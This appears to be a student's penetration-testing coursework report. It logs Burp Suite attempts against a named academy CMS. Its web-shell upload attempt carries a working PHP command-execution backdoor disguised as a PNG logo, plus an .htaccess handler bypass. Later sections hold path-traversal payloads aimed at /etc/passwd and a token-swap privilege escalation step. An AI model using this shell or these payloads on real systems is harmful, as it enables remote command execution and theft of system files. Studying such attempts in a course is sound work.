



Name:Rushmia Ahmed

ID:30098

Course:Vulnerability Assessment & Penetration Testing

Submitted To:Sad Murshid khan Adon and Abdullah Al Nayeem.

Send
Cancel
<
>

Request

Pretty	Raw	Hex
POST /academysite/api/public/api/v1/client/store-client HTTP/1.1		
Host: cms.bjttacademy.com		
Cookie: _ga=GAL.2.323304744.1700564172._gid=GAL.2.104254801.1700564172; _gat=1; _ga_P7XKL7SB1J=GS1.2.1700636585.e.1.1700636665.0.0.0		
Content-Length: 732		
Sec-Ch-Ua: "Chromium";v="119", "Not?A_Brand";v="24"		
Accept: application/json, text/plain, */*		
Content-Type: multipart/form-data;		
boundary=----WebKitFormBoundaryIecyOb10ed7CccAp		
Sec-Ch-Ua-Mobile: ?0		
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzU1IiwiaWwiOiJpYWNjaXZkdDZlZDZlYTYtYTFlYQyQyYjJhbnNkcyYmIiwiaWF0IjE1NDhkMzUwOWhzZWZlZSkiNyZB4ZmY3ZTBiNWQNGTgcTz42RnRkbHwMcjQLClJpYTI0IG93MDA4MzY3NiUmdDQ3ODUCNDkyNDUsHDAYDTEyYjg3NSVibWJaImJ0eHwAcWJkCHJiYyLjAOHsgcHTASOT10H8zE2NDACMjUsImV4CiGHTcVHTUwMDY2MTM4wHDH3NjIsIHkiY0DYScDczHDQ3ODBClClCjZdWI01izNCISInNjb3BlcyIeW119..ARII05qENLR70ZPA..xEDCTICghC2ggGR80UZy6fMaCerKenGbqc2Vgy0OmWOhRYZFuZrULNRILY_snySD7IMLYcEvag30J_NBo4Z1sm54L-kjPaH3m4ptcnVkEvIfgtKcgIBZoRoKXcmEHLAFjQLHUhdLEPMOSVMStYeHasBMIRPgDCEscdoXycPhY7V1kxHNA1-CUS3TzcGvEag35kReSO3BmaFASdR3qGa9aIFSSG6Wh_WamSpbdCdQUrdbODME_Xjp95x5bPe2AelHG85BceIHLfslmqZCWBBWmlAd13abuqS74YNGG04OR0d4xAGW_rmpGlcttpocKWsSTH-iSTERZclwWSNVeomDUvyqxle_0GeP7er0ukUJkIKQUUGTDyleSlzGdQNQ7oTLTGncmcNOLEBFfeGhUaJue--eqEgrxs5cCHTCjfwdnlsxe5xlbcJhwZLibcpO10RJWTTISuWWowsY3KaWmkPKWT_JcuWKSj0LSfgdyB5-SeGH0EillPJvVMklalRCZgsDS6Jge-17Gwk4bZG6SGjTXEP00heulRDcf3w-chhGSVPY4DHuhQjTTPPDlsakho-BDj0udgRdq4OlwaZAG6ohi7yS97IAHfa39SQxe5_U89CY--ITVCZCFIPXC5dgqwl1gOU5FoHPSP7MLBVHBRjklc7o		
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.189 Safari/537.36		
Sec-Ch-UA-Platform: "Windows"		
Origin: https://cms.bjttacademy.com		
Sec-Fetch-Site: same-origin		
Sec-Fetch-Mode: cors		
Sec-Fetch-Dest: empty		

Response

Pretty	Raw	Hex	Render
HTTP/1.1 422 Unprocessable Content			
Date: Wed, 22 Nov 2023 07:05:07 GMT			
Server: Apache			
Cache-Control: no-cache, private			
X-Ratelimit-Limit: 60			
X-Ratelimit-Remaining: 49			
Access-Control-Allow-Origin: *			
Vary: Accept-Encoding, Authorization			
Connection: close			
Content-Type: application/json			
Content-Length: 132			
<pre>{ "success": false, "message": null, "errors": { "logo": ["The logo must be a file type of: jpeg, png, jpg.", "Invalid dimensions of logo"] } }</pre>			

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

12 x 13 x 14 x 15 x 16 x 17 x 18 x +

Send Cancel < >

Request

Raw

```
18 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
19 Priority: u=1, i
20 Connection: close
21
22 -----WebKitFormBoundaryIecy0b10ed7CccAp
23 Content-Disposition: form-data; name="name"
24
25 hhhhhhhhhh
26 -----WebKitFormBoundaryIecy0b10ed7CccAp
27 Content-Disposition: form-data; name="logo"; filename="
28 simple-backdoor.php"
29 Content-Type: image/png
30
31 <!-- Simple PHP backdoor by DK (http://michaeldav.org) -->
32
33 <?php
34 if(isset($_REQUEST['cmd'])){
35     echo "<pre>";
36     $cmd = ($_REQUEST['cmd']);
37     system($cmd);
38     echo "</pre>";
39     die;
40 }
41
42 ?>
43
44 Usage: http://target.com/simple-backdoor.php?cmd=cat+/etc/passwd
45
46 <!-- http://michaeldav.org 2006 -->
47
48 -----WebKitFormBoundaryIecy0b10ed7CccAp
49 Content-Disposition: form-data; name="user_id"
50
```

Response

Raw

```
1 HTTP/1.1 422 Unprocessable Content
2 Date: Wed, 22 Nov 2023 07:05:07 GMT
3 Server: Apache
4 Cache-Control: no-cache, private
5 X-RateLimit-Limit: 60
6 X-RateLimit-Remaining: 49
7 Access-Control-Allow-Origin: *
8 Vary: Accept-Encoding,Authorization
9 Connection: close
10 Content-Type: application/json
11 Content-Length: 132
12
13 {
14     "success": false,
15     "message": null,
16     "errors": {
17         "logo": [
18             "The logo must be a file of type: jpeg, png, jpg.",
19             "Invalid dimensions of logo"
20         ]
21     }
22 }
```

Attempt-2:


Title: Try to bypassed web shell due to a fundamental flaw in the configuration of this blacklist in the add client section.

API: POST /academysite/api/public/api/v1/client/store-client HTTP/1.1.

Target: <https://cms.bjitacademy.com/>

steps: Login as SuperAdmin>Click Add client section >Try to upload .php file in logo section>Intercept on in burpsuite>Click save in the frontend>>capture request>>Modify .php file into filename=".htaccess",make the **Content-Type** header to **text/plain**,replace the contents of php file with **AddType application/x-httpd-php .I33t**

Login as SuperAdmin>Click Add client section >Try to upload .php file in logo section>Intercept on in burpsuite>Click save in the frontend>>capture request>>Modify .php file into filename="..%2simple-backdoor.php".



Path traversal:

Attempt-6:

Title: Changing particular filename to a different arbitrary file system

API: GET

/academysite/api/public/images/resource/9ISP6cxyYoQT4PNiJoatUB0bH7pVInygVibSugac.jpg HTTP/1.

Target: https://cms.bjitacademy.com/

Steps:

Start burp suite>>>Go to the proxy section>> Click open browser option>>Login as SuperAdmin>Click All Courses section >Open any image in a new tab >>Go to the HTTP history in the proxy >>Collect the target url>>Send it to the repeater>>Modify filename="../../../../etc/passwd".

Title: Try to discover critical file path to check if traversal sequences stripped non-recursively or not


API: GET

/academysite/api/public/images/resource/9ISP6cxyYoQT4PNiJoatUB0bH7pVInygVibSugac.jpg HTTP/1.

Target: https://cms.bjitacademy.com/

Steps:

Start burp suite>>>Go to the proxy section>> Click open browser option>>Login as SuperAdmin>Click All Courses section >Open any image in a new tab >>Go to the HTTP history in the proxy >>Collect the target url>>Send it to the repeater>>Modify filename="//.....//etc/passwd".



Attempt-9:

Title: Try to discover critical file path to check if traversal sequences stripped with superfluous URL-decode or not


API: GET

/academysite/api/public/images/resource/9ISP6cxyYoQT4PNiJoatUB0bH7pVInygVibSugac.jpg HTTP/1.

Target: https://cms.bjitacademy.com/

Steps:

Start burp suite>>>Go to the proxy section>> Click open browser option>>Login as SuperAdmin>Click All Courses section >Open any image in a new tab >>Go to the HTTP history in the proxy >>Collect the target url>>Send it to the repeater>>Modify filename="%252f..%252f..%252fetc/passwd"



Information disclosure vulnerabilities

Attempt-10:

Title: Try to find critical information by using robots.txt

Target: <https://cms.bjitacademy.com/>

Steps:

Start burp suite>>>Go to the proxy section>> Click open browser option>>browse

<https://cms.bjitacademy.com/robots.txt>



Attempt-11:

Title: Try to Add user as Trainer using bearer token

Target: <https://cms.bjitacademy.com/>

Steps:

Capture trainer's token and copy it and exchange it to Superadmin's token in POST `/academysite/api/public/api/v1/user/register HTTP/1.1`

